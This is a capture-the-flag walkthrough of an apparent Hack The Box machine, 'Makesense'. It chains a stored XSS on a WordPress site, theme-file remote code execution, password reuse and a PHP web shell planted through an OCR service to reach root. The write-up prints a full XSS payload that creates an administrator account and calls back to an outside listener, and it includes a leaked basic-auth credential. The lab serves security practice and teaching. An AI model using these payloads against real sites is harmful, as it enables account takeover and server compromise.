Makesense
by 0xW1LD

Enumeration
Scans
As usual we start off with an nmap port scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 27:c3:7d:10:17:3b:dc:29:cf:05:83:33:ab:28:d0:38 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNz4cX4T5eERMWbUEHuFD+1SFwwTAr3tU5E2wQzRQ6m2CzIj/2/fMOU+k/mcyoI0WAXs9PEHIV1H0f+i6JieDRg=
|   256 a3:46:f2:d7:1f:43:41:31:35:a2:88:31:ff:2a:0b:22 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK7SOmIxHJJ8xGjcGaXoiw/5Y7wL3lR3K0SZvc11DnyQ
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.4.58 ((Ubuntu))
|_http-generator: WordPress 7.0
|_http-server-header: Apache/2.4.58 (Ubuntu)
| tls-alpn:
|_  http/1.1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| ssl-cert: Subject: commonName=makesense.htb
| Issuer: commonName=makesense.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-05-29T16:37:29
| Not valid after:  2126-05-05T16:37:29
| MD5:     137e 40f1 46c6 4920 684e 34dc 3a8e 8887
| SHA-1:   a53c 8772 c319 515b 0b1d 42eb 2327 a5f7 1115 2a61
| SHA-256: 59e3 04ab 3225 c2f6 3984 c784 ad89 508d 0baf 8b57 357b 0b2e d597 21d9 5a5b ead5
| -----BEGIN CERTIFICATE-----
| MIIDEzCCAfugAwIBAgIUR42EgNimQclxF1KIe6qw9biQMRYwDQYJKoZIhvcNAQEL
| BQAwGDEWMBQGA1UEAwwNbWFrZXNlbnNlLmh0YjAgFw0yNjA1MjkxNjM3MjlaGA8y
| MTI2MDUwNTE2MzcyOVowGDEWMBQGA1UEAwwNbWFrZXNlbnNlLmh0YjCCASIwDQYJ
| KoZIhvcNAQEBBQADggEPADCCAQoCggEBAMAnoA091ROmtJRgwPNyKwQVSUGFbxJe
| yJc2Z7n/Je+8gRC1kE3a2l/OMYUv8nywTAtZINLH5qBrROeiTxuKgR8owzG8cGl1
| yR7qt+V++3mIlPL/PHXUqq1qbVpjOIQMUv+I943I3D+sPIsqOkgBYZIPTbKmGyEp
| IxzC/C/pzyLQ8vsyeEnrHLO4o/vvOcsaM0nSjHGy2nxfRomjydrTGnpJJW6mRHVw
| tZQeYRIhVSJmLzdUZ82c+m9ukK4TjaXCv7uvvTLa6C/QGekAzrIe97EgJiwjg0St
| M6Y/Rvhu86w7bhBW+zsYD12c4XMsL7rkG/xvo8Z/twwIu79NwtisVrUCAwEAAaNT
| MFEwHQYDVR0OBBYEFDxcc9+OiExeUGXr8GW4QgyKFEW2MB8GA1UdIwQYMBaAFDxc
| c9+OiExeUGXr8GW4QgyKFEW2MA8GA1UdEwEB/wQFMAMBAf8wDQYJKoZIhvcNAQEL
| BQADggEBAIt8w+pLWhT1cbnVGIfrzNsomEZmrOmwrXtr7kDedmZ8rEEWm1xfwSJg
| bjxil1DY6II/Mx+735lX8YOjGhEY7TbCILu9Y/ADTJJ2SoPoN8+mpow2qREZU4v8
| 29MZdxjpgu8XIOaG+Ey/y0363YFBvFZA2r+eaa3cl2HfEhgK+FY1V3wiGIytqGmn
| vAHZGf6yqHWVz80KDJqjVr7KqLs8fE9TyUq/ZyALzQaNZmXmy1SVGr925yMCRNKB
| tzywkBy38ImY5001Oy6rMm27hpsspUixpF5GxUJRRwstVvoyl7Z0NIYaDDRzHrvs
| D0QNYd9rk+JXxcZSffNRxk1CNSj0fpM=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
|_http-title: Agency LLC
|_http-favicon: Unknown favicon MD5: 718559FB82AD1AD8D785F45A397F18F7
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
443 - Wordpress Website
Looking around we can find an https wordpress website

Contact Voice Call
clicking on the phone icon it seems to start recording a voice message and uploads it, this is rather interesting.

Directory Listing Enabled
Looking around we can find that directory listing is enabled on wp-content/uploads
User
Wordpress Access as Jake
Looking around we can find a voice-message.wav file in /wp-content/uploads/2026/01/

Downloading this and having a listen it sounds rather strange, however we can upload this to an ai transcriber and we get the following result:
1
2
3
4
5
(0:00) Hey, this is Jake. I'm testing the new feature, and it's exciting. I'm going there.
Oops. Login. (0:07) Um, Jake.
Clear. Light. Nice.
Smooth. 4. 9. 2. 3.

We get a transcription of Jake’s password, playing around with a few variations we get a login as jake
XSS to get Admin Access
Playing around I notice that we have a stored XSS in the contact message field from the contact form on the website.

Limited due to https and httponly cookies I had an LLM write a payload to submit a form to create an admin user.
1
2
<img src=x onerror='fetch("/wp-admin/user-new.php",{credentials:"include"}).then(r=>r.text()).then(h=>{let n=h.match(/name="_wpnonce_create-user" value="([^"]+)"/)[1];fetch("/wp-admin/user-new.php",{method:"POST",credentials:"include",headers:{"Content-Type":"application/x-www-form-urlencoded"},body:`action=createuser&_wpnonce_create-user=${n}&user_login=w1ld&email=w1ld@x.io&pass1=Password123!&pass2=Password123!&pass1-text=Password123!&role=administrator&createuser=Add+New+User`})}).then(x=>fetch("http://10.10.14.3/Executed"))' />
I got a callback on my listener and am able to login as w1ld

RCE through Theme
We can do the classic method of editing a theme file to inject system commands to get command execution

This gets me a callback on my listener.
1
www-data@makesense:/var/www/html/wp-admin$
Password Reuse to Walter
taking a look at the config file we can find walter’s cleartext password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
www-data@makesense:/var/www/html$ cat wp-config.php
<?php
// SQLite database configuration
define( 'DB_DIR', __DIR__ . '/wp-content/database/' );
define( 'DB_FILE', '.ht.sqlite' );

// Dummy MySQL settings (required but not used with SQLite)
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'walter' );
define( 'DB_PASSWORD', '[REDACTED]' );
define( 'DB_HOST', 'localhost' );
define( 'DB_CHARSET', 'utf8' );
define( 'DB_COLLATE', '' );

$table_prefix = 'wp_';
define( 'WP_DEBUG', false );

define('AUTH_KEY',         '%88$_8C0xYR s^9jz;F epY,CO|+Up#ZFIdRS&Gqd~5O/|<^7DmLtEm=SjV|jmWZ');
define('SECURE_AUTH_KEY',  'BD-p*m6hvWAGGBDg%_UC,|>};`C2<1uK>*x!h.Wf*dE;lbhaQVbHw+uc@6OfH>B%');
define('LOGGED_IN_KEY',    ';2fn^sP8F`HK0g,8C&2ar})EifGz@,5Z1{IoDD+CzOT@3w[g~*aM-+=zWcxGBYk2');
define('NONCE_KEY',        's>>f8%soM5P=D$J9UXV-kF]lKZ92.KF%FDS#+! ;(A|C9kMWT(=A>99->-$$>UvU');
define('AUTH_SALT',        'V 0X(1n-@p&})rQpQB_mEax]D9Z*;iM+23&b]!53._;,).:Lj?1ky56*Vaa~KF(B');
define('SECURE_AUTH_SALT', '-{[x4pgl %S5{_s}nE!%H8,05AO_699M4_[mLt^tVC$Kh4;s|n8~O<CSE4#uPWN.');
define('LOGGED_IN_SALT',   'wUxZI^1#)4o)C1KJ8a5o-k{V3L)agi|fofV0SzuSUI;1k%1 !9Q!P@-*j8Y_j%$;');
define('NONCE_SALT',       'j #rMhd[olj2$j8|QAF7L8rR-D kf&gs,:oX4py6x?6V3|oJ?[b~h,[~3uhH.|X%');

if ( ! defined( 'ABSPATH' ) ) {
    define( 'ABSPATH', __DIR__ . '/' );
}

define( 'WP_SQLITE_PLUGIN', true );
require_once ABSPATH . 'wp-settings.php';
Attempting to reuse this gets me a login as walter
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
~/htb/makesense $ ssh walter@makesense.htb
walter@makesense.htbs password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-124-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon Jul  6 04:11:08 AM UTC 2026

  System load:  1.32              Processes:             233
  Usage of /:   66.1% of 7.53GB   Users logged in:       1
  Memory usage: 15%               IPv4 address for eth0: 10.129.1.64
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Jul 6 04:11:10 2026 from 10.10.14.3
walter@makesense:~$ ls -lash user.txt
4.0K -rw-r----- 1 root walter 33 Jul  5 15:48 user.txt
There we can find the user flag.
Root
ROOT PHP OCR
Looking around we can find root running an Optical Character Recognition or OCR php service.
1
2
root        1416  0.0  0.7 228488 30176 ?        S    Jul05   0:03 php -S 127.0.0.1:8001 -t /root/ocr4/

Forwarding the port via ssl -L 8001:localhost:8001 I get to view the service after logging in using walter’s credentials.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
POST / HTTP/1.1
Host: localhost:8001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 6151
Origin: http://localhost:8001
Authorization: Basic d2FsdGVyOkpiaEhEQUVnWHZyaTMh
Connection: keep-alive
Referer: http://localhost:8001/
Cookie: PHPSESSID=se8bq0tqhnggobskelksufpunm
Upgrade-Insecure-Requests: 1
Priority: u=0, i

canvas_image=data%3Aimage%2Fpng%3Bbase64%2CiVBORw0KGgoAAAANSUhEUgAAAfQAAADICAYAAAAeGRPoAAAQx0lEQVR4Xu3dS4hkVxkH8Jme7snMJMTEEAkazEJBomYhEiQoBkJAJC6jiAi68rERgqAuJiAk6EZEEF2JCCJoRtwIUfER0BBECAombqKiaDQTCEGT9Pvhd4bq8XZNT7rqVHXVuV%2F9GpqZ7t
<SNIP>
Which it then allows us to save as a file and it gets output to saved/<filename.ext>
After a lot of fiddling I come up with the following image and grab it’s base64 to upload.

The OCR recognized our payload

We can then execute the php file to run commands as root
1
2
~/htb/makesense $ curl http://localhost:8001/saved/w1ld.php?c=whoami
root
We can grab a root shell.
1
2
3
root@makesense:~/ocr4/saved# cd ~
root@makesense:~# ls -lash root.txt
4.0K -rw-r----- 1 root root 33 Jul  5 15:48 root.txt
There we can find the root flag.